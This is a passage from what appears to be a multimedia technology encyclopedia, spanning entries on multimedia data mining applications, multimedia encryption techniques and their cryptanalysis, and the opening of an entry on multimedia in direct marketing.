Multimedia data mining is successfully used in many application domains. It can be used for identification of images or scenarios on the basis of sets of visual data from photos, satellites, or aero observations; the finding of common patterns in a set of images; and the identification of speakers and words in speech recognition. Image association rule mining is used for finding associations between structures and functions of the human brain. It is also applied in analysis of musical pieces and audio data, medical, multimedia Internet and mobile data, anthropometry data for apparel and transportation industries, tourism services data, movies and TV data, for text extracting, segmenting, and recognizing from multimedia data. The brief characteristics of these domains and some representative examples are presented below.

Biometrics

One of the most promising applications of multimedia data mining is biometrics, which refers to the automatic identification of an individual by using certain physiological or behavioural traits associated with the person (Jain & Ross, 2004). It combines many human traits of the hand (hand geometry, fingerprints, or palm prints), eye (iris, retina), face (image or facial thermogram), ear, voice, gait, and signature to identify of an unknown user or verify a claimed identity. Biometrical systems must solve numerous problems of noise in biometric data, the modification of sensor characteristics, spoof, and replay: attacks in various real-life applications. A major area of research within biometric signal processing is face recognition. The face-detection module is a part of the multimodal biometric-authentication system BioID, described by Frischolz and Werner (2003). Using multimedia data mining in multibiometric systems makes them more reliable due to the presence of an independent piece of a human's traits information.

Medicine

An example of practical multimedia data mining application is presented by Mazurkiewicz and Krawczyk (2002). They have used the image data mining approach to formulate recommendation rules that help physicians to recognize gastroenterological diseases during medical examinations. A parallel environment for image data mining contains a pattern database. Each pattern in the database, considered as a representative case, contains formalised text, numeric values and endoscopy image. During a patient examination, the automatic classification of the examined case is performed.

Arigon, Tchounikine, and Miquel (2006) give an example of advanced multimedia data warehouse model application, which combines a basic patient personal data with principal pathology observations and multimedia in the form of electrocardiogram signals. The model helps to manage a patient data and also can be used for multimedia data mining.

TV Data Mining

TV data mining is used in monitoring TV news, retrieving interesting stories, extracting a face sequence from video sequence, and extracting interesting sports events. Multimedia data mining can be applied for discovering structures in video news to extract topics of a sequence or persons involved in video. A basic approach of multimedia data mining, presented by Detyniecki and Marsala (2002), is to separate the visual, audio, and text media channels. The separated multimedia data include features extracted from the video stream, for example, visual spatial content (color, texture, sketch, shape) and visual temporal content (camera or object motion) from the audio stream (loudness, frequency, timbre) and from the text information appearing on the screen. They focused on a stationary image, key-frame color mining in order to notice the appearance of important information on the screen, and on discovering the presence of inlays in a key-frame.

Chen, Shyu, Chen, and Chengcui (2004) propose a framework that uses data mining combined with multimodal processing in extracting the soccer-goal events from soccer videos. It is composed of three major components, namely video parsing, data prefiltering, and data mining. The integration of data mining and multimodal processing of video is a powerful approach for effective and efficient extraction of soccer-goal events. Truong and Venkatesh (2007) classify in a systematic way the video abstraction, which is a mechanism for generating a short summary of a video. The video summary can be a sequence of stationary key-frames as well as moving-image abstracts called video skims.

Apparel and Transportation Industries

Herena, Paquet, and le Roux (2003) present a multimedia database project called CAESAR™ and a multimedia data mining system called Cleopatra, which is intended for utilization by the apparel and the transportation industries. The former project consists of anthropometrical and statistical databases that contain data about worldwide population, 3-D scans of individuals' bodies, consumer habits, lifestyle, and so forth. In the project, Cleopatra, a clustering data mining technique is used to find similar individuals within the population, based on an archetype, that is, a typical, real individual within the cluster.

MULTIMEDIA DATA MINING CRITICAL ISSUES

Multimedia data mining can open new threats to informational privacy and information security if not used properly. These activities can give occasion of new types of privacy invasion that may be achieved through the use of cyberspace technology for such things as dataveillance, that is, surveillance by tracking data shadows that are left behind as individuals undertake their various electronic transactions (Jefferies, 2000). Further invasion can also be occasioned by secondary usage of data that individuals are highly unlikely to be aware of. Even if some standards used for multimedia data look very promising, it is too early to draw a conclusion about their usefulness in data mining.

In multimedia data, rare objects are often of great interest. These objects are much harder to identify than common objects. Weiss (2004) states that most of data mining algorithms have a great deal of difficulty dealing with rarity. The above-mentioned problems can be solved using a Web outlier mining framework (Agyemang, Barker, & Alhajj, 2005).

Table 1. A list of multimedia data mining application domains

- audio analysis (classifying audio track, music mining)
- medical images mining (mammography, endoscopy, electrocardiograms)
- mining multimedia data available on the Internet
- mining anthropometry data for apparel and transportation industries
- movie data mining (movie content analysis, automated rating, getting the story contained in movies)
- pattern recognition (fingerprints, bioinformatics, printed circuit board inspection)
- satellite-image mining (discovering patterns in global climate change, identifying sk objects, detecting oil spills)
- security (monitoring systems, detecting suspicious customer behaviour, traffic monitoring, outlier detection, multibiometric systems)
- spatiotemporal multimedia-stream data mining (Global Positioning Systems, weather forecasting)
- text extracting, segmenting and recognizing from multimedia data
- TV data mining (monitoring TV news, retrieving interesting stories, extracting face sequence from video sequence, extracting soccer-goal events)

CONCLUSION AND FUTURE TRENDS

This article investigates some important issues of multimedia data mining. It presents a short overview of data mining goals, methods, and techniques; it gives the advantages offered by multimedia data mining and examples of practical applications, application domains, and critical issues; and summarizes the main multimedia data mining advantages and disadvantages.

Research on text or images mining carried on separately cannot be considered as multimedia data mining unless these media are combined. Multimedia research during the past decade has focused on audio and video media, but now, wider using of multimodal interfaces and the collection of smart devices with embedded computers should generate flood of multimedia data from which knowledge will be extracted using multimedia data mining methods. The social impact of multimedia data mining is also very important. New threats to informational privacy and information security can occur if these tools are not used properly.

The investigations of multimedia data mining methods, algorithms, frameworks, and standards should have an impact on the future research in this promising field of information technology. In the future, the author expects that the framework would be made more

Table 2. A list of multimedia data mining advantages and disadvantages

Advantages	Disadvatntages
• outlier det ection in multimedia	• limited success in s pecyfic applications
• extract and track faces and gestures from video	• lack o f multimedia d ata mining standards
• understanding and indexing l arge multimedia files	• difficulty dealing with rarity
• possibility to re trive images b y color, texture, and shape	

robust and scalable to a distributed, mobile multimedia environment. Other interesting future work concerns the multimedia data mining standardization. Now, the most popular cross-industry standard process model called CRISP-DM is going to extend to the new version, which includes multimedia data. Also the systems need to be evaluated against mining with rarity and testing of appropriate evaluation metrics. Finally, the multimedia data mining implementations need to be integrated with the intelligent user interfaces.

REFERENCES

Agyemang, M., Barker, K., & Alhajj, R. (2005). Web outlier mining: Discovering outliers from Web datasets. *Intelligent Data Analysis, 9*, 473–486. IOS Press.

Arigon, A. M., Tchounikine, A., & Miquel, M. (2006). Handling multiple points of view in a multimedia data warehouse. *ACM Transactions on Multimedia Computing, Communications and Applications, 2*(3), 199–218.

Bock, H. (2002). The goal of classification. In W. Klosgen & J.M. Zytkow (Eds.), *Handbook of data mining and knowledge discovery* (pp. 254–258). New York: Oxford University Press.

Chen, S.C., Shyu, M.L., Chen, M., & Chengcui, Z. (2004). *A decision tree-based multimodal data mining framework for soccer goal detection*. Paper presented at the IEEE International Conference on Multimedia and Expo (ICME 2004), Taipei, Taiwan.

Detyniecki, M., & Marsala, C. (2002, July 1–5). *Fuzzy multimedia mining applied to video news*. Paper presented the 9th International Conference on Information Processing and Management of Uncertainity in Knowledge-Based Systems (IPMU 2002), Annecy, France (pp. 1001–1008).

Ferrara, A., Ludovico, L., Montanelli, S., Castano, S., & Haus, G. (2006). A semantic Web ontology for context-based classification and retrieval of music resources. *ACM Transactions on Multimedia Computing, Communications and Applications, 2*(3), 177–198.

Frischholz, R.W., & Werner, A. (2003). Avoiding replay-attacks in a face recognition system using head-pose estimation. In *Proceedings of the IEEE International Workshop on Analysis and Modeling of Faces and Gestures (AMFG'03)* (pp. 1–2).

Herena, V., Paquet, E., & le Roux, G. (2003). Cooperative learning and virtual reality-based visualization for data mining. In J. Wang (Ed.), *Data mining: Opportunities and challenges*, (pp. 55–79). Hershey, PA: Idea Group Publishing.

Jain, A.K., Duin, R.P., & Mao, J. (2000). *Statistical pattern recognition: A review* (Michigan State University Tech. Rep. No. MSU-CSE-00-5). Retrieved May 13, 2008, from http://www.cse.msu/cgi-user/web/tech/document?ID=439

Jain, A.K., & Ross, A. (2004). Multibiometric systems. *Communications of the ACM*, *47*(1), 34–40.

Jefferies, P. (2000). Multimedia, cyberspace & ethics. In *Proceedings of the IEEE International Conference on Information Visualization (IV'00)*, London (pp. 99–104).

Kantardzic, M. (2003). *Data mining: Concepts, models, methods, and algorithms.* New York: John Wiley & Sons.

Mannila, H. (2002). Association rules. In W. Klosgen & J.M. Zytkow (Eds.), *Handbook of data mining and knowledge discovery* (pp. 344–348). New York: Oxford University Press.

Mazurkiewicz, A., & Krawczyk, H. (2002). A parallel environment for image data mining. In *Proceedings of the International Conference on Parallel Computing in Electrical Engineering (PARELEC'02)*, Warsaw, Poland.

Rowe, L.A., & Jain, R. (2004, February). ACM SIGMM retreat report on future directions in multimedia research. *ACM Transaction on Multimedia Computing. Communications and Applications*, *1*(1), 3–13.

Skowron, A., & Swinarski, R.W. (2004). Information granulation and pattern recognition. In S.K. Pal, L. Polkowski, & A. Skowron (Eds.), *Rough-neural computing* (pp. 599–636). Berlin, Heidelberg: Springer-Verlag.

Thuraisingham, B. (2002). *XML databases and the Semantic Web.* Boca Raton: CRC Press.

Truong, B.T., & Venkatesh, S. (2007). Video abstraction: A systematic review and classification. *ACM Transactions on Multimedia Computing, Communications and Applications, 3*(1), 1–37.

Weiss, G.M. (2004). Mining with rarity: A unifying framework. *SIGKDD Explorations, 6*(1), 7–19.

Zhang, J., Hsu, W., & Li Lee, M. (2001). Image mining: Issues, frameworks and techniques. In O.R. Zaiane & S.J. Simoff (Eds.), *Proceedings of the 2nd International Workshop on Multimedia Data Mining (MDM/KDD' 2001) in conjunction with thee 7th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining KDD 2001* (pp. 13–21). San Francisco: ACM Press.

KEY TERMS

Data Mining: An intelligent and automatic process of identifying and discovering useful structures such as patterns, models, and relations in data.

Image Mining: Extracting image patterns, not explicitly stored in images, from a large collection of images.

MP3: MPEG audio coding standard layer 3. The main tool for Internet audio delivery.

MPEG: Motion Picture Engineering Group.

MPEG-4: Provides the standardized technological elements enabling the integration of the production, distribution, and content access paradigms of digital television, interactive graphics applications, and interactive multimedia.

MPEG-7: Multimedia Content Description Interface.

Multimedia Data Mining: Extracting interesting knowledge out of correlated data contained in audio, video, speech, and images.

MX: An XML (Extensible Markup Language)-based formalism for the representation of the music pieces.

X3D: Open Standards XML (Extensible Markup Language) enabling 3D (dimensional) file format, real-time communication of 3D data across all applications, and network applications.

Multimedia Encryption

Shujun Li
FernUniversität in Hagen, Germany

Zhong Li
FernUniversität in Hagen, Germany

Wolfgang A. Halang
FernUniversität in Hagen, Germany

INTRODUCTION

Multimedia technology becomes more and more popular in today's digitized and networked world. Many multimedia-based services, such as pay-TV, remote video conferencing, medical imaging, and archiving of government documents, require reliable storage of digital multimedia files and secure transmission of multimedia streams. In addition, in course of the recent booming of diverse multimedia functions/services provided by consumer electronic devices and digital content providers, more and more personal data are created, transmitted, and stored in multimedia formats, which also incur increasing concerns about personal privacy (i.e., multimedia data security). To fulfill such an overwhelming demand, encryption algorithms have to be employed to secure multimedia data.

Apart from concerns about data security, there also exist serious concerns about copyright protection issues, which are mainly raised by multimedia content providers as a hope to protect their multimedia products or services from pirate copies and unauthorized distributions. Digital watermarking is the main technique to realize such a function, by embedding digital patterns in multimedia products to be detected.

Multimedia encryption and digital watermarking constitute the kernel of **digital rights management** (DRM) systems. Recently, a lot of efforts have been made to define DRM systems for multimedia encoding standards. Two ISO/IEC standards have officially been released in the past three years: JPSEC (Security Part of JPEG2000) in 2004 and MPEG-4 i**ntellectual property management and protection** (IPMPX, eXtensions) in 2006. To ensure flexibility and renewability, both standards define only a framework and interfaces between different modules so that any available tool can be freely chosen by the content providers/owners in a real implementation. In this way, a malfunctioning encryption or watermarking component can be replaced by a new one without changing other parts of a system.

In recent years, some surveys have been published about multimedia encryption (Furht & Kirovski, 2004; Furht, Muharemagic, & Socek, 2005; Uhl & Pommer, 2005; Zeng, Yu, & Lin, 2006). In this article, we will also introduce some very new results that are not covered in previous surveys.

MULTIMEDIA ENCRYPTION: WHY?

Modern cryptography has been well developed since 1970s. A large number of ciphers have been proposed, among which some have been standardized and widely adopted all over the world, that is, Data Encryption Standard (DES), Advanced Encryption Standard (AES) and Rivest-Shamir-Adleman public-key encryption algorithm (RSA). So, it seems natural to use any established cipher to encrypt a multimedia file/stream bit by bit. This simple and easy approach is called ***naïve encryption*** in the literature and has been used in some DRM systems. However, naïve encryption does not suit many multimedia-related applications, due to some special features required in these applications.

The first problem is that many traditional ciphers cannot run fast enough to fulfill the needs of real-time multimedia applications. For example, for video-on-demand (VoD) services, generally there are always a large number of videos stored in many servers, and a large number of video streams transmitted from these servers to end users. In this case, the encryption loads of the VoD servers may be too high to ensure smooth running of the services. Another scenario is about medical imaging systems, in which lossless compression algorithms (instead of lossy algorithms) may have to be used due to legal considerations. This means that the compression efficiency will be limited, so the resulting multimedia data will be much more bulky and the encryption load will be much higher. In applications of this kind, ***total (full) encryption*** of multimedia data (i.e., naïve encryption in term of the amount of encrypted data) should be avoided and ***selective (partial) encryption*** is suggested.

Another important requirement in many multimedia-related applications is ***format-compliance*** (Wen, Severa, Zeng, Luttrell, & Jin, 2002). In some applications, encrypted multimedia data should still (partially) comply with the encoding standard so that some post-processing can be further performed without the secret key. In some other applications, encrypted multimedia data are even required to be fully decodable for any standard-compliant decoder. One of such applications is a trial-and-buy service, via which consumers can preview low-quality versions of multimedia products and then decide to buy high-resolution ones. To achieve format-compliance, some syntax elements must be left unencrypted as decoding markers. This means that format-compliant encryption should be realized with the idea of selective encryption, and the encryption part has to be integrated into the compression process.

Many other special features can be further derived from the feature format-compliance, some of which are listed as follows:

- ***Scalable (multiple-layer) encryption*:** Some multimedia encoding standards support scalable encoding of multimedia data. By selectively encrypting one or more layers, one can achieve multiple-layer encryption.
- ***Perceptual encryption*:** Under the control of a quality factor *q*, encrypted multimedia data can be decoded by any standard-compliant decoder to get a visual quality corresponding to the value of *q*. This feature can be considered as an enhanced version of multiple-layer encryption, but it may not depend on the embedded scalability in the encoding standard.
- ***Region-of-interest (ROI) encryption*:** For some applications, only part of the multimedia data (such as faces of some people in a documentary movie) needs encryption.
- ***Error-tolerating encryption*:** In some applications, noise over transmission channel may be a big problem. So, it will help if the encryption algorithm itself can also offer some mechanism against noise, together with the embedding mechanism in the multimedia encoding standard.

MULTIMEDIA ENCRYPTION: HOW?

For multimedia data in compressed form, encryption can be exerted before, after, or during the compression process. For encryption schemes working during the compression process, there are some different points at which encryption operations can occur. For example, for multimedia encoding standards based on discrete cosine transform (DCT) or discrete wavelet transform (DWT) and entropy encoding, encryption operations can take place between any two consecutive stages of the following ones: DCT/DWT transform, quantization, run-level encoding (RLE), entropy encoding, and packetization. In addition, one can also replace any part in the original compression process with an encryption-involved counterpart.

Although a large number of multimedia encryption schemes have been proposed in the past two decades, most of them were designed based on the following basic encryption techniques:

- ***Secret permutations*:** As basic components of designing common block ciphers, secret permutations also play an important role in multimedia encryption. There are a lot of elements that can be permuted. For digital images/videos, these permutable elements include pixels, bitplanes, color channels, transform coefficients, quantized coefficients, RLE coefficients, fixed-length codewords (FLC), variable-length codewords (VLC), blocks (group of some pixels), macroblocks (group of blocks), slices (group of macroblocks), pictures/frames, and group of pictures (GOPs). For speech and audio signals, these include samples, frames, groups of samples, transform coefficients, and so on. Generally speaking, secret permutations will not influence format-compliance, but some extra operations may have to be made on the resulting syntax streams. The secret permutations of different elements can be further combined to obtain a more desirable performance.
- ***FLC encryption*:** This technique works for most multimedia encoding standards, because of the

existence of many FLCs in compressed multimedia data. For moving picture experts group (MPEG) standards, FLCs that can be encrypted include start codes, many information elements in various headers, sign-bits of non-zero DCT coefficients, (differential) DC coefficients in intra-blocks, ESCAPE DCT coefficients, sign-bits, and residuals of motion vectors. One of the most important merits of FLC encryption is that the compression efficiency remains unchanged. In addition, format-compliance can be easily achieved by encrypting only syntax-insensitive FLCs.

- ***Secret entropy coding*:** Almost all multimedia standards employ an entropy coder (i.e., an encoder or a decoder) as the last part of the coding process. By replacing the underlying entropy models used in the entropy codec with a secret one, a lightweight encryption scheme can be obtained. Though this kind of encryption generally cannot ensure format-compliance and has a negative influence on compression efficiency, a few designs can still ensure the decodability of the encrypted multimedia data (Grangetto, Magli, & Olmo, 2006).
- ***Index encryption*:** This technique was first proposed by Wen et al. (2002) for VLCs and further generalized by Mao and Wu (2006) to other symbols. It encrypts indices of a number of symbols with any block (or stream) cipher and then maps them back to some other symbols. After that, the whole stream of symbols is encoded in the normal way. Index encryption can ensure format-compliance, but it generally reduces the compression efficiency to some extent. To reduce such a negative effect, the encryption can be constrained to smaller sets of symbols.
- ***Secret matrix transformations***: In some schemes, the encryption function can be described as a matrix transformation $\mathbf{AX} = \mathbf{X}'$, where $\mathbf{X}$ is the plaintext, $\mathbf{A}$ is a secret matrix, and $\mathbf{X}'$ is the ciphertext. To reduce computational complexity, the plaintext is generally divided into smaller blocks of size $M \times N$ and the secret matrix transformation is performed blockwise. In fact, secret permutations can also be considered as a special case of secret matrix transformations, when $\mathbf{A}$ is chosen as a permutation matrix.
- ***Selective encryption working with adaptive entropy coding*:** For multimedia coding standards supporting adaptive entropy coding, selectively encrypting only a number of leading symbols may be enough to conceal the adaptive model and, further, to realize a "virtual encryption" of all the symbols. This encryption technique can achieve a fast encryption speed, but generally cannot ensure complete format-compliance of the encrypted multimedia data.

Some multimedia encryption schemes have also been developed based on new transforms rather than the two most widely-employed ones: DCT and DWT. The use of new transforms can provide more possibilities to support new multimedia encryption techniques, but it remains doubtful if the overall performance of the joint compression-encryption scheme can be essentially enhanced. In addition, as no international standards have been established based on these new transforms, applications of corresponding encryption schemes of this kind are quite limited.

In addition, since the 1990s many researchers have tried to develop multimedia encryption schemes based on chaotic systems. In one typical design, secret permutations and pixel-value substitutions are combined to realize a multiround cryptosystem encrypting uncompressed images. In some other designs, chaotic systems are used as a pseudorandom source to generate key streams masking the plaintext. For a comprehensive survey of chaos-based multimedia encryption, refer to the Multimedia Security Handbook edited by Furht and Kirovski (2004).

MULTIMEDIA ENCRYPTION: SECURITY

To measure the security of a multimedia encryption scheme, one should first take a look at the key space. To make sure that the encryption scheme is cryptographically secure, it is suggested that the key space should not be smaller than $O(2^{100})$.

At the second step, one should check the security against all known attacks, under the assumption that an attacker can obtain all details about the encryption algorithm except for the secret key (which is called Kerckhoff's principle in cryptography). According to the resources that an attacker can access, there are different types of attacks, and the following four attacks are the most important ones (ranked from the hardest to the easiest attack from the attacker's point of view):

- *Ciphertext-only attack*, in which the attacker can access only a number of ciphertexts.
- *Known-plaintext attack*, in which the attacker can access both a number of plaintexts and the corresponding ciphertexts.
- *Chosen-plaintext attacks*, in which the attacker can choose a number of plaintexts and get the corresponding ciphertexts.
- *Chosen-ciphertext attack*, in which the attacker can choose a number of ciphertexts and get the corresponding plaintexts.

For selective encryption schemes, security against the following special attack should also be checked:

- ***Error-concealment-based attack*:** One tries to (partially) recover the plaintext by setting all encrypted elements to fixed values or some values calculated from unencrypted elements (based on some known statistical relationships between encrypted elements and unencrypted ones).

It has been reported frequently that trade-offs exist between the security and some other special features of most multimedia encryption schemes. Some known problems are: 1) generally selective encryption cannot conceal all audio/visual information existing in the multimedia data, that is, it cannot resist error-concealment-based attacks effectively; 2) some FLC elements cannot be encrypted to ensure format compliance, but they also contain some useful information about the multimedia data; 3) only **encrypting FLCs** are not enough to conceal all information about the multimedia data, but encrypting VLCs generally cause the loss of format compliance; 4) index encryption has to work with smaller sets of symbols to avoid too much influence on compression efficiency; 5) when there is a large number of nonencoded blocks, a format-compliant encryption scheme cannot encrypt these blocks efficiently against error-concealment-based attacks. More discussions on these security problems have been given by Lookabaugh, Sicker, Keaton, Guo and Vedula (2003), Wu and Kuo (2005), and Li, Chen, Cheung, Bhargava, and Lo (2007).

Much cryptanalytic work has shown that secret permutations are insecure against known/chosen-plaintext attack (Li, Li, Chen, Zhang, & Bourbakis, 2008). The secret permutations can be determined uniquely when a number of plaintexts and the corresponding ciphertexts are both available to the attacker. As a result, secret permutations have to be combined with other encryption techniques to resist plaintext attacks. Due to a similar reason, it has been found that secret matrix transformations are also insecure against plaintext attacks (Li, Li, Lo, & Chen, 2008). When the secret matrix is a real-number one, generally the encryption is insensitive to the plaintext and the secret key.

Recent cryptanalytic work on secret entropy coding has shown some security problems with Huffman coding. For the MPEG encryption scheme proposed by Kankanhalli and Guan (2002), it has been found that the secret Huffman tables can be separately broken, and all of them can be uniquely recovered in known/chosen-plaintext attacks (Li, Chen, Cheung, & Lo, 2005). For the multimedia encryption scheme based on multiple Huffman tables (Wu & Kuo, 2005), a recent report showed that the Huffman tables should be carefully selected to avoid weak keys and enhance the security against chosen-plaintext attacks (Zhou, Liang, Chen, & Au, 2007). Similarly, some early-proposed secret arithmetic coding algorithms have also been broken (Bergen & Hogan, 1993; Cleary, Irvine, & Rinsma-Melchert, 1995; Lim, Boyd, & Dawson, 1997). A number of new multimedia encryption schemes based on secret arithmetic coding have been presented lately (Bose & Pathak, 2006; Grangetto et al., 2006). It needs further study to evaluate their security.

One important result about error-concealment-based attack was reported recently by Uehara, Safavi-Naini, and Ogunbona (2006). For multimedia coding standards based on DCT blocks, this work shows that it is possible to estimate the direct current (DC) coefficients from the correlation between alternate current (AC) coefficients of adjacent blocks. The experimental results of this attack are good enough to reveal most visual information in the target plain-images. This cryptanalytic result means that it is insecure to **selectively encrypt** only DC coefficients. Some AC coefficients have to be encrypted also to avoid the recovery of DC coefficients.

No cryptanalytic result has been reported on index encryption, which seems securer than other kinds of multimedia encryption techniques. The main problem known about index encryption is the negative influence on compression efficiency.

Selective encryption with adaptive entropy codecs also seems secure, in the case that the bit size of encrypted part is sufficiently large. Due to the lack of much research work in this direction, its security needs further study.

FUTURE TRENDS

According to known cryptanalytic results on multimedia encryption schemes, the following approaches will be future trends in this area: 1) combination of more basic encryption techniques; 2) selective encryption working with adaptive entropy coding; and 3) encryption working with arithmetic coding. It is expected that research on adaptive arithmetic coding may provide more promising results in the near future.

In addition to the design of multimedia encryption schemes for existing multimedia coding standards, another future direction is to investigate deep relationships between compression, encryption, and other features of joint compression-encryption schemes (such as error-resilience). Based on such a comprehensive investigation, we may try to find some good ways to design next-generation multimedia coding standards that can support encryption in a more direct way.

REFERENCES

Bergen, H.A., & Hogan, J.M. (1993). A chosen plaintext attack on an adaptive arithmetic coding compression algorithm. *Computers & Security, 12*(2), 157-167.

Bose, R., & Pathak, S. (2006). A novel compression and encryption scheme using variable model arithmetic coding and coupled chaotic system. *IEEE Transactions on Circuits and Systems–I, 53*(4), 848-857.

Cleary, J.G., Irvine, S.A., & Rinsma-Melchert, I. (1995). On the insecurity of arithmetic coding. *Computers & Security, 14*(2), 167-180.

Furht, B., & Kirovski, D. (Eds.). (2004). *Multimedia security handbook*. Boca Raton, FL: CRC Press.

Furht, B., Muharemagic, E., & Socek, D. (2005). *Multimedia encryption and watermarking.* New York: Springer.

Grangetto, M., Magli, E., & Olmo, G. (2006). Multimedia selective encryption by means of randomized arithmetic coding. *IEEE Transactions on Multimedia, 8*(5), 905-917.

Kankanhalli, M.S., & Guan, T.T. (2002). Compressed-domain scrambler/descrambler for digital video. *IEEE Transactions on Consumer Electronics, 48*(2), 356-365.

Li, S., Chen, G., Cheung, A., Bhargava, B., & Lo, K.-T. (2007). On the design of perceptual MPEG-video encryption algorithms. *IEEE Transactions on Circuits and Systems for Video Technology, 17*(2), 214-223.

Li, S., Chen, G., Cheung, A., & Lo, K.-T. (2005). *Cryptanalysis of an MPEG-video encryption scheme based on secret Huffman tables.* Retrieved from http://arxiv.org/abs/cs/0509035

Li, S., Li, C., Chen, G., Bourbakis, N.G., & Lo, K.-T. (2008). A general quantitative cryptanalysis of permutation-only multimedia ciphers against plaintext attacks. *Signal Processing: Image Communication, 23*(3), 212-223.

Li, S., Li, C., Lo, K.-T., & Chen, G. (2008). Cryptanalysis of an image scrambling scheme without bandwidth expansion. *IEEE Transactions on Circuits and Systems for Video Technology, 18*(3), 338-349.

Lim, J., Boyd, C., & Dawson, E. (1997). Cryptanalysis of adaptive arithmetic coding encryption schemes. In *Proceedings of Second Australasian Conference Information Security and Privacy, ACISP'97* (LNCS vol. 1270, pp. 216-227). Berlin: Springer.

Lookabaugh, T.D., Sicker, D.C., Keaton, D.M., Guo, W.Y., & Vedula, I. (2003). Security analysis of selectively encrypted MPEG-2 streams. In *Multimedia Systems and Applications VI* (Proceedings of the SPIE, Vol. 5241, pp. 10-21).

Mao, Y., & Wu, M. (2006). A joint signal processing and cryptographic approach to multimedia encryption. *IEEE Transactions on Image Processing, 15*(7), 2061-2075.

Uehara, T., Safavi-Naini, R., & Ogunbona, P. (2006). Recovering DC coefficients in block-based DCT. *IEEE Transactions on Image Processing, 15*(11), 3592-3596.

Uhl, A., & Pommer, A. (2005). *Image and video encryption: From digital rights management to secured personal communication.* Boston: Springer.

Wen, J., Severa, M., Zeng, W., Luttrell, M.H., & Jin, W. (2002). A format-compliant configurable encryption framework for access control of video. *IEEE Transactions on Circuits and Systems for Video Technology, 12*(6), 545–557.

Wu, C.-P., & Kuo, C.-C.J. (2005). Design of integrated multimedia compression and encryption systems. *IEEE Transactions on Multimedia, 7*(5), 828-839.

Zeng, W., Yu, H., & Lin, C.-Y. (Eds.). (2006). *Multimedia security technologies for digital rights management.* Orlando, FL: Academic Press, Inc.

Zhou, J., Liang, Z., Chen, Y., & Au, O.C. (2007). Security analysis of multimedia encryption schemes based on multiple Huffman table. *IEEE Signal Processing Letters, 14*(3), 201-204.

KEY TERMS

Cipher: A system that is used to realize data encryption, also called cryptosystem.

Cryptology: The science of data security, which is also called cryptography. One of its branches is cryptanalysis, which focuses on the security analysis of existing cryptosystems.

DRM: Digital rights management. DRM systems handle security-related issues in the process of digital product distribution. They are mostly used by content providers to avoid illegal access to their digital products.

Encryption: A process to transform plain data into unrecognizable forms, under the control of a secret encryption key. The counterpart of encryption is decryption, which requires also a secret decryption key.

Entropy Coding: A term used to denote some compression algorithms, which works based on the probability distribution of source symbols. Huffman coding and arithmetic coding are two typical algorithms of this kind.

FLC: Fixed length coding (or codeword). FLC denotes an encoding process which transforms symbols into new symbols with identical bit sizes.

JPEG: Joint photographic experts group. JPEG is mostly used to denote a standard of still picture, issued by ISO with number 10918-1. It is also the abbreviation of the committee that created this standard. JEPG2000 is a new standard issued by this committee.

MPEG: Moving picture experts group. MPEG is a working group of ISO/IEC which is in charge of the development of video and audio encoding standards. This abbreviation is also widely used to denote these audiovisual standards developed by the working group.

RLE: Run-length encoding. RLE is a simple form of data compression in which runs of data (consecutive identical symbols) are stored as a single data value and count.

VLC: Variable length coding (or codeword). VLC denotes an encoding process which transforms symbols into new symbols with variable bit sizes.

Multimedia for Direct Marketing

Ralf Wagner
University of Kassel, Germany

Martin Meißner
Bielefeld University, Germany

INTRODUCTION

Multimedia technologies provide direct marketers with an incredible diversity of opportunities for communication *to* as well as *with* customers in a more appealing manner than old-fashioned printed advertisements or mailings (Coviello, Milley, & Marcolin, 2003). Direct marketing is one of the most important application domains of innovative multimedia products. An increasing share of marketing spending is invested in network activities, particularly WWW advertising and online shops. Online marketing activities have become so prominent that the 2000 Superbowl has been labeled the “Dot com Bowl” (Noe & Parker, 2005).

In this article, we outline:

- how companies improve their business by multimedia and networks, and
- the challenges for direct marketing brought about by multimedia.

The remainder of the article is structured as follows: in the first section, we provide a definition of direct marketing, illustrate the opportunities opening up for marketers by the new technologies, and present a scheme of tasks in direct marketing. Additionally, we describe the features of direct marketing using multimedia in the four domains of product, price, place, and promotion. In the subsequent section we address the possibilities for contemporary relationship marketing in the framework of content, commerce, and community. Thereafter, we discuss innovative direct marketing activities using the examples of advertising in personalized *digital TV environments* and mobile telephony. The article concludes with a comparison of different direct marketing media and a synopsis of success factors.

DIRECT MARKETING: DEFINITIONS AND TASKS

According to the American Marketing Association (2006), the term direct marketing is defined by two perspectives (cf. http://www.marketingpower.com):

- **Retailing Perspective:** “A form of non-store retailing in which customers are exposed to merchandise through an impersonal medium and then purchase the merchandise by telephone or mail.”
- **Channels of Distribution Perspective:** “The total of activities by which the seller, in effecting the exchange of goods and services with the buyer, directs efforts to a target audience using one or more media (direct selling, direct mail, telemarketing, direct-action advertising, catalog selling, cable selling, etc.) for the purpose of soliciting a response by phone, mail, or personal visit from a prospect or customer.”

The former perspective highlights the nexus of direct marketing to multimedia, because multimedia, and particularly networks such as the Internet and the World Wide Web, is the modern surrogate of human salespeople praising products and services. However, multimedia and networks might be used to offer additional value to customers. The latter perspective emphasizes the advantage provided by modern multimedia technologies: immediate buying without changing the medium. There are several terms for this, proposed in the literature, with respect to particular media such as “e-mail marketing,” “Internet marketing,” and “*mobile marketing*” (via cellular phones, PDAs, etc.). Thanks to this advantage, direct marketing using multimedia technologies stands out from the crowd of market-

Table 1. Domains and tasks of accomplishing direct marketing with multimedia and networks

Domain	Task	Value created for the customer	Benefit for supplier
Product	Innovation	Better products and services	Reputation as credible competitor and maintaining long-term profits
	(Mass) Customization	Individual needs are catered for	Superior offers
	Interactive services	Feeling to be an important element of market interchange	Gain of information on customers' preferences
	Providing additional information	Additional information on usage as well as quality assessment (e.g., consumer reports)	Improved quality perception
Price	Adaptive pricing	Buying with the confidence of a fair market price	Avoiding overpricing as well as underpricing
	Maintaining current price information	Impression of price movements in the course of time	Reputation as active pricing vendor
Promotion	Enabling a dialogue with and between the customers	Admitted to communicate his or her needs and wants	Gaining information on an individual level
	Achieving a share of voice in modern communication environments	Keeping informed about offers, innovative products, and services	Being recognized by the buyers
Place	Maintaining convenient access	Reduced transaction costs, saving time, 24/7 shopping	Cutting costs for shops, staff, and so forth; 24/7 trade; overcoming geographical restrictions
	Maintaining online payment security	Aplomb self perception	Recognition of trustworthiness
Relationship management	Fostering and supporting the user or buyer community	Becoming part of a community	Increased buyer loyalty; own products and services might become part of buyers self-concepts
	Keeping up-to-date on buyers' opinions, actions, and interests	Becoming a partner rather than a customer	Inimitability

